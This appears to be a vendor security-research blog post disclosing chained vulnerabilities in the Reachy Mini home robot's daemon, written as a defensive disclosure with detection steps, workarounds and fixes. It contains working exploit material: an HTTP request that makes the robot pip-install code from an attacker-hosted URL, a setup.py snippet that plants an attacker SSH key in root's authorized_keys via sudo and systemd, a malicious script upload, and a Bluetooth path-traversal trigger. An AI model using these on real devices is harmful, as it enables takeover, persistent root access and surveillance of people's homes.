Claude
 Cursor
 Codex
 Hugging Face
 NVIDIA
 Visual Studio Code
 Devin
 Kiro
 Open Code
 NanoClaw

 Docker
 npm
 PyPy
 Wiz

 Financial Services
 Gaming
 Public Sector
 Automotive
 Technology
 Healthcare


bREACHYing the Perimeter: How One HTTP Request can Hijack your AI Robot


By
18 min read

Software supply chain attacks are on the rise, and naturally taking the headlines. But with the rise of localized models and common software embedded into smart “things”, risks may even be hidden in plain sight – or, in some cases, quite literally watching you. Vulnerabilities and malicious packages may extend risks to the unlikeliest of places, demanding change and accountability in even some well-intended innovations. JFrog Security Research is actively working to uncover some of the world’s most novel attack vectors.
Imagine this…
In the not-so-distant future, your AI robot connects to your home Wi-Fi network. Its cameras are on, its microphones are live, and it moves around the house in response to your commands. Now picture this: an attacker on the same reachable network could take control of the affected daemon without credentials. No password. No pairing. No exploit kit. A few HTTP requests, and the robot belongs to someone else.
Overview
Unfortunately, this is not a theoretical scenario. We found this during our audit of the Reachy Mini, an open-source AI robot from Pollen Robotics that runs on a Raspberry Pi and ships with its own Wi-Fi network.
What is Reachy Mini? Reachy Mini is an open-source, expressive companion robot from Pollen Robotics and Hugging Face, currently offered in Lite and Wireless versions listed at $399 and $499, respectively. In 2025, the robot was introduced by Pollen Robotics as a compact, modular desktop device designed to make artificial intelligence more tangible and interactive. It is mainly used for voice and vision interaction, leveraging experimental AI and robotics for education and research.
Technologically, it runs a Python daemon on a Raspberry Pi Compute Module 4, controls servo motors for head and antenna movement, streams camera and audio, and hosts an app ecosystem pulled from Hugging Face Spaces. The daemon exposes a FastAPI HTTP server for communications with the SDK and companion dashboard. If admin access to Reachy is compromised, it means potentially controlling its motors, camera, and microphone, as surveillance tools that can be used by malicious actors to penetrate the victim’s network.
During our research, we uncovered five CVEs in the Reachy Mini. By chaining these CVEs together, we demonstrated that an attacker can execute attacker code, escalate to a persistent root via the robot’s passwordless sudo, and ultimately gain control of the device’s motor. A second variant of the attack works through the browser, where the operator visits a malicious web page, which silently compromises the robot. In this analysis, we present a proof-of-concept video showing the full attack chain, from webpage visit to robot hijack.
Every Reachy Mini that is connected to an attacker-reachable network, such as home Wi-Fi, a conference demo booth, or a corporate LAN, is just a few requests away from full compromise.
Who is affected?
Attack prerequisites
The vulnerability can be found in the Reachy Mini daemon (reachy-mini-daemon), the Python service that controls every aspect of the robot. All modes are affected as follows:
| Mode | Exposure | Access |
| Wireless (production robot) | 0.0.0.0:8000 on the robot’s Wi-Fi interface, discoverable via mDNS as reachy-mini.local | Reachy Mini Wireless deployments running affected versions and reachable on the same network. |
| Lite (USB tethered) | 0.0.0.0:8000 on the developer’s workstation | Developers prototyping with the Lite kit |
| Simulation | 0.0.0.0:8000 on the host machine | Anyone running the simulator locally |
The daemon binds to all interfaces in every mode. There is a –localhost-only flag, but it is never wired into the uvicorn server bind, and it listens to TCP *:8000 regardless of the flag.
Detection
It is fairly simple to check whether you are exposed using the command below:
# On the machine running the daemon (robot or workstation)
lsof -nP -iTCP:8000 -sTCP:LISTEN
# If output shows "TCP *:8000 (LISTEN)" → exposed to the full LAN

# Or from any device on the same network:
curl -s http://reachy-mini.local:8000/api/daemon/hardware-id
# If you get a JSON response → the daemon is reachable and unauthenticated
Workarounds
If you cannot update immediately to the latest version or one that is not vulnerable to those issues (v1.11.0), apply temporary mitigations until you can install the fixed version, as a workaround is not equal to fully patched software.
- Firewall port 8000. On the robot: sudo ufw deny in on wlan0 to any port 8000. On a workstation: block port 8000 on all interfaces except loopback.
- Do not install untrusted apps. The install endpoint is the attack primitive.
- Tighten sudoers. Replace blanket pollen ALL=(ALL) NOPASSWD: ALL with the minimum commands the daemon needs (see the fix suggestion in our disclosure).
- Do not browse the web while the robot is on your network. This mitigates the CORS/CSRF variant.
Diving into the vulnerability
The Reachy Mini daemon is, architecturally, an application server bolted to a physical robot. FastAPI on 0.0.0.0:8000, CORS set to allow_origins=[“*”], API endpoints covering everything from app installation to raw motor packet injection, and zero authentication on any of them. The robot advertises itself on the local network via mDNS (_reachy-mini._tcp.local.), making automated discovery trivial.
This design means the robot’s entire control surface, including the ability to install and execute arbitrary Python packages, is reachable by anything on the same Wi-Fi network. This could be a phone, smart TV, compromised IoT device, or an attacker’s laptop parked in the coffee shop next door.
The daemon that trusts the whole network
Three choices that were made in the robot’s design combine to create this vulnerable attack surface:
- No authentication, anywhere. The daemon was designed for a trusted local connection between the robot and its companion dashboard. That trust model breaks the moment the robot joins a shared network, which is almost every deployment: home Wi-Fi, office LAN or demo booth at a conference.
- CORS allows every origin. At main.py:256-261: the code below is the Cross-Origin Resource Sharing policy definition for browsers. It is using asterisks, which means that any website the operator visits in their browser can issue requests to the daemon address without any restrictions. The browser’s same-origin policy is the last line of defense for unauthenticated local services, and Reachy Mini opts out of it entirely.
app.add_middleware(
    CORSMiddleware,
    allow_origins=["*"],
    allow_methods=["*"],
    allow_headers=["*"],
)
- The localhost flag is meaningless. –localhost-only is advertised in help text and exposed in the dashboard settings, but at main.py:366-371, the uvicorn bind always uses args.fastapi_host (default: “0.0.0.0”). The flag only controls whether the daemon computes the WLAN IP for display. Operators who set it believing they restricted network exposure are actually unprotected.
Unauthenticated RCE via arbitrary pip install
The root cause
The /api/apps/install endpoint at routers/apps.py:63-75 accepts a JSON body describing an app to install. The AppInfo dataclass carries a source_kind field and a free-form extra dictionary. When source_kind is set to “local”, the daemon reads extra[“path”] and passes it directly to uv pip install:
# local_common_venv.py — the attacker-controlled input flows straight into pip
elif app.source_kind == SourceKind.LOCAL:
    target = app.extra.get("path", app.name)
...
install_cmd = ["uv", "pip", "install", "--python", str(python_path)]
install_cmd.append(target)
...
ret = await running_command(install_cmd, logger=logger)
No allowlist. No URL validation. No source-kind restriction at the router boundary. The LOCAL source kind was designed for internal development workflows and is never triggered through the normal dashboard flow, but the router exposes it to anyone who can send a POST command.
The trigger
The entire exploit is a single HTTP request. No info leak, no memory corruption, no shellcode. pip itself is the execution engine:
POST /api/apps/install HTTP/1.1
Host: reachy-mini.local:8000
Content-Type: application/json

{"name":"reachy_mini_pwn","source_kind":"local",
 "extra":{"path":"http://192.168.64.1:8888/reachy_mini_pwn-0.0.1.tar.gz"}}
The attacker hosts a minimal sdist (a tarball containing pyproject.toml and a setup.py) on any HTTP server reachable from the robot, with a custom tarball containing a malicious payload.
The daemon responds with {“job_id”:”<uuid>”}, and the payload executes. On the Wireless image, it runs as user pollen.
From RCE to root: the daemon’s own sudo grant
The Reachy Mini daemon runs as user pollen, not as root. In principle, this limits the blast radius: if an attacker gets code execution as pollen, they can control the daemon but not the operating system. The “principle of least privilege” says the daemon should have only the permissions it needs, and nothing more. The problem starts when those “permissions it needs” include sudo without a password.
The daemon’s own self-update mechanism (utils/wireless_version/update.py:49) calls sudo systemctl restart reachy-mini-daemon, and the boot script (services/wireless/launcher.sh:7) runs sudo rfkill unblock wifi. For the image to function, pollen must hold passwordless sudoers entries covering at least systemctl and rfkill. In practice, the sudoers configuration is broader.

An attacker who has RCE as pollen (which we now do) escalates to persistent root with the following commands:
# Runs inside the attacker's setup.py, inheriting pollen's sudo privileges
import subprocess

unit = """\
[Unit]
Description=maintenance
[Service]
Type=oneshot
ExecStart=/bin/sh -c 'echo "<attacker-pubkey>" >> /root/.ssh/authorized_keys'
RemainAfterExit=yes
[Install]
WantedBy=multi-user.target
"""

subprocess.run(["sudo", "tee", "/etc/systemd/system/x.service"],
               input=unit.encode(), check=True)
subprocess.run(["sudo", "systemctl", "daemon-reload"], check=True)
subprocess.run(["sudo", "systemctl", "enable", "--now", "x.service"], check=True)
After this, ssh root@reachy-mini.local works with the attacker’s key. On our testing environment, this provided persistent root access across reboots.
Manual exploitation can be accomplished in a few simple steps as well:
Real-world escalation: the Hugging Face supply chain
The LOCAL source kind is the most flexible attack vector (arbitrary URL), but the daemon also accepts source_kind=”hf_space”. In this mode, it calls snapshot_download(repo_id=…) from the Hugging Face Hub library, downloads the Space’s contents, and pip-installs the result. Same build-backend execution, same RCE.
if app.source_kind == SourceKind.HF_SPACE:
   if app.url is not None:
       parts = app.url.rstrip("/").split("/")
       repo_id = f"{parts[-2]}/{parts[-1]}" if len(parts) >= 2 else app.name
   else:
       repo_id = app.name
   logger.info(f"Downloading HuggingFace Space: {repo_id}")
   target = await asyncio.to_thread(
        snapshot_download,
        repo_id=repo_id,
        repo_type="space",
        token=token,
    )

elif app.source_kind == SourceKind.LOCAL:
     target = app.extra.get("path", app.name)
# Both paths feed directly into: uv pip install <target>
# Which executes setup.py from the downloaded content
As the user can take over the robot, in cases where the robot is using private HF credentials, the attacker can use those to take over a published Hugging Face Space, turning it into a malicious execution app.
Other robots that installed those spaces will be prompted that a new “update” is available, taking advantage of the original trust to spread to other robots.
 Turning a Local Robot Breach Into a Supply Chain Attack Scenario
Real-world escalation: owned from a web page (CORS/CSRF chain)
Multiple findings can chain into a browser-driven compromise path when the operator visits a malicious page while the affected daemon is reachable:
- CORS `allow_origins=[“*”]` lets any website’s JavaScript send requests to the daemon.
- `/api/hf-auth/status` (unauthenticated) reveals whether the operator has logged into Hugging Face on the robot.
- `/api/apps/install-private-space` (unauthenticated) triggers a pip install using the operator’s stored HF token (~/.cache/huggingface/token).
- The install response includes a `job_id`, and CORS allows reading the response body.
- The job registry never evicts entries, so the attacker can poll /api/apps/job-status/<uuid> for confirmation.
When a website is configured to allow any origin to generate requests using the * option, it means that only requests with an ‘Allow-Credentials: true’ header – or without cookies – are allowed. In this case, as mentioned earlier, no authentication is required.
 CORS/CSRF fleet chain: operator visits malicious page, browser issues cross-origin POST, daemon installs attacker Space using operator HF token with silent RCE
The attack works like this: an operator with a Reachy Mini on their network visits any web page containing the attacker’s JavaScript. The script issues a cross-origin POST to http://reachy-mini.local:8000/api/apps/install-private-space specifying an attacker-controlled HF Space. The daemon authenticates to HF with the operator’s token, downloads the Space, and pip-installs it. The operator’s browser made the request; the operator’s token fetched the payload; the robot executed the code. No popup, no permission dialog, no visible indicator is ever seen.
The video below demonstrates an operator browsing to a malicious website that tells the robot that’s on his network to pull a malicious robot app from Hugging Face. As a result, the attacker gets a reverse shell connection originating from the robot.
The Bluetooth path to root: upload, bypass, traverse
The HTTP attack chain is not the only route to full compromise. A separate three-vulnerability chain reaches root through Bluetooth and WiFi, requiring only Bluetooth physical proximity and no credentials.
What is BLE GATT? Bluetooth Low Energy (BLE) exposes services via a protocol called GATT (Generic Attribute Profile). A peripheral (the robot) advertises characteristics that a central (a phone or laptop) can read and write. Each write is a short byte string. The Reachy Mini uses a custom GATT service to accept text commands over BLE, such as PIN_<code> for authentication and CMD_<script> for executing maintenance scripts.
Step 1: Upload a malicious script (CVE-2026-55419)
The daemon exposes /api/media/sounds/upload for operators to upload notification sounds. It has no authentication, no file-extension allowlist, and no content validation. An attacker on the LAN (or via CORS from a browser) uploads a shell script to the robot’s filesystem:
curl -X POST http://reachy-mini.local:8000/api/media/sounds/upload \
-F “file=@pwn.sh;filename=pwn.sh”
The file lands on disk in the media sounds directory. The robot now contains attacker-controlled executable content, sitting there waiting for a trigger.
Step 2: Bypass Bluetooth PIN authentication
The BLE interface uses “Just Works” pairing, meaning any device pairs to the Bluetooth interface without confirmation. After pairing, an application-layer 5-character PIN protects the command interface. But the authentication state is stored in a single global boolean (self.connected), and the service cannot distinguish between connected devices because it does not utilize an authentication process and therefore has no handle for device IDs.
# The PIN sets a GLOBAL flag — any paired device inherits it
elif command_str.startswith("PIN_"):
    pin = command_str[4:].strip()
    if pin == self.pin_code:
        self.connected = True  # ← shared across ALL connections
        return "OK: Connected"
When a legitimate user authenticates (or during the narrow window before self.connected resets after each command), an attacker’s device inherits that authentication. The attacker wins a race condition: send CMD_ immediately after observing any other device authenticate.
It is also important to note that the PIN mechanism also lacks brute-force protection, so the 5-character PIN (100,000 combinations) can be cracked.
Step 3: Traverse the path and execute as root
Once past the PIN check, the CMD_<name> handler builds a script path using os.path.join:
script_name = command_str[4:].strip() + ".sh"
script_path = os.path.join("commands", script_name)
if os.path.isfile(script_path):
    result = subprocess.run(["sudo", script_path], ...)
Python’s os.path.join has a documented quirk: when the second argument is an absolute path, it discards the first argument entirely. Sending CMD_/path/to/uploaded/pwn produces script_path = “/path/to/uploaded/pwn.sh”, escaping the commands/ directory. The script executes under sudo.
Chain completed: The attacker uploaded a script via HTTP (Step 1), bypassed BLE authentication (Step 2), and triggered the script with root privileges via path traversal (Step 3). No legitimate credentials are needed at any step.
 Bluetooth compromise chain: file upload via HTTP, BLE auth bypass via race condition, path traversal in CMD handler executes uploaded script as root
Impact: a robot on your Wi-Fi becomes a server on your Wi-Fi
The Reachy Mini is marketed as a friendly, approachable AI companion. It looks like a consumer device. But architecturally, it is an unauthenticated web application server with root-level system access, physical actuators, a camera, and a microphone, sitting on your home or office network.
- The robot’s eyes are now the attacker’s eyes. After being compromised, an attacker can “look” at the victim’s keyboard and notes, exposing previously undisclosed and unreachable information. And in cases where the robot has more advanced physical capabilities, such as in the Reachy-2 model, it may even be used for physical harm.
- Network isolation is one command away from gone. The daemon exposes /api/wifi/forget_all (unauthenticated), which erases every saved Wi-Fi network from the robot. Combined with /api/wifi/setup_hotspot, an attacker can logout the robot from the trusted network and instead login to an attacker-controlled access point for continued exploitation without the operator’s network infrastructure seeing any traffic.
- Worm-style propagation may be feasible in shared network environments if discovery and exploitation are automated. mDNS discovery (_reachy-mini._tcp.local.) may make it possible to find every Reachy Mini on a network segment. A payload that exploits one robot, scans for more via mDNS, and repeats would propagate across a fleet (classroom deployments, conference demos, shared lab environments) without any additional attacker infrastructure.
- A Hugging Face supply chain attack, or if you will, a Reachy-Hulud-style worm. A malicious Reachy app steals HF tokens from developers (stored at ~/.cache/huggingface/token) and infects more Reachy applications developed by them.
These are not theoretical concerns about robots in general. It is a concrete, verified exploit chain on a shipping product that people are running on their home Wi-Fi networks today.
Disclosure Timeline
| Date | Event |
|---|---|
| 2026-05-17 | JFrog research reported to Pollen Robotics about the LPE and RCE (via unauthenticated app installation) vulnerabilities. |
| 2026-05-27 | Pollen Robotics patched the LPE issue in version 0.2.7 (CVE-2026-53605). |
| 2026-06-09 | Reported to Pollen Robotics the unrestricted file upload issue in the sounds upload API (CVE-2026-55419). |
| 2026-06-09 | Reported the Bluetooth PIN authentication race (GHSA-993g-hgjh-whmf). |
| 2026-06-09 | Reported the Bluetooth path traversal (CVE-2026-62661, GHSA-vg3x-4hxm-3gxm). |
| 2026-06-15 | CVE-2026-55419 published (file upload, GHSA-m2pc-3q4q-w6jr). |
| 2026-07-15 | Path traversal assigned CVE-2026-62661. Vendor advisory still in draft. |
| 2026-08-11 | CVE-2026-62661 published (Bluetooth path traversal, GHSA-vg3x-4hxm-3gxm). |
| 2026-09-23 | CVE-2026-96455 published (unauthenticated app-installation RCE) |
| 2026-09-23 | CVE-2026-96456 published (Bluetooth PIN authentication race) |
| 2026-11-03 | This blog post was published |
Staying Safe
It is strongly recommended to update to a version that fixes the relevant vulnerabilities as soon as possible. If you cannot update right now, block firewall port 8000 on the robot’s network interface, and do not browse the web on any device that shares a network with the robot.
For a complete fix, the daemon needs authentication on every state-changing endpoint, CORS must be restricted to the dashboard’s actual origin, and the LOCAL source kind rejected at the router boundary. These straightforward changes can help protect you and should not break any documented client workflow.
For organizations deploying fleets of Reachy Mini robots (classrooms, research labs, demo environments): every unit must be updated. If you cannot update immediately, apply network segmentation, dedicated VLANs, and monitor for mDNS announcements on _reachy-mini._tcp.local
The broader lesson applies beyond this particular robot: AI hardware that ships with a web-app architecture inherits web-app bugs. The Reachy Mini’s daemon is a FastAPI server with CORS misconfiguration and missing auth. Those are well-understood vulnerability classes with well-understood fixes. The difference is that, on a robot, the blast radius includes physical actuators, cameras, microphones, and a network presence on your Wi-Fi network.
Looking ahead
The Reachy Mini is one of many pioneer home robots to ship with real hardware and a network connection. It will not be the last. The next wave is already here, with Amazon shipping Astro, Samsung announcing Ballie, and a wave of AI startups from Hugging Face to Figure to Unitree racing to put robots in our living rooms.
The bugs we found are not special. No password, no sandbox, and wildcard CORS are commonly found issues. The problem is that when a web app has these bugs, someone can steal your data. When a robot has these bugs, someone watches your family through its cameras, listens through its microphone, and moves its body as commanded.
As more connected robots enter homes, labs, classrooms, and offices, security needs to be built into the product before the installed base grows. Now is the time for vendors to take the appropriate precautions while the installed base is still small enough to be contained.
To stay on top of the latest threats and vulnerabilities, make sure to visit https://research.jfrog.com.
 New insights from +1,400 security & DevOps leaders. Get the Full Report.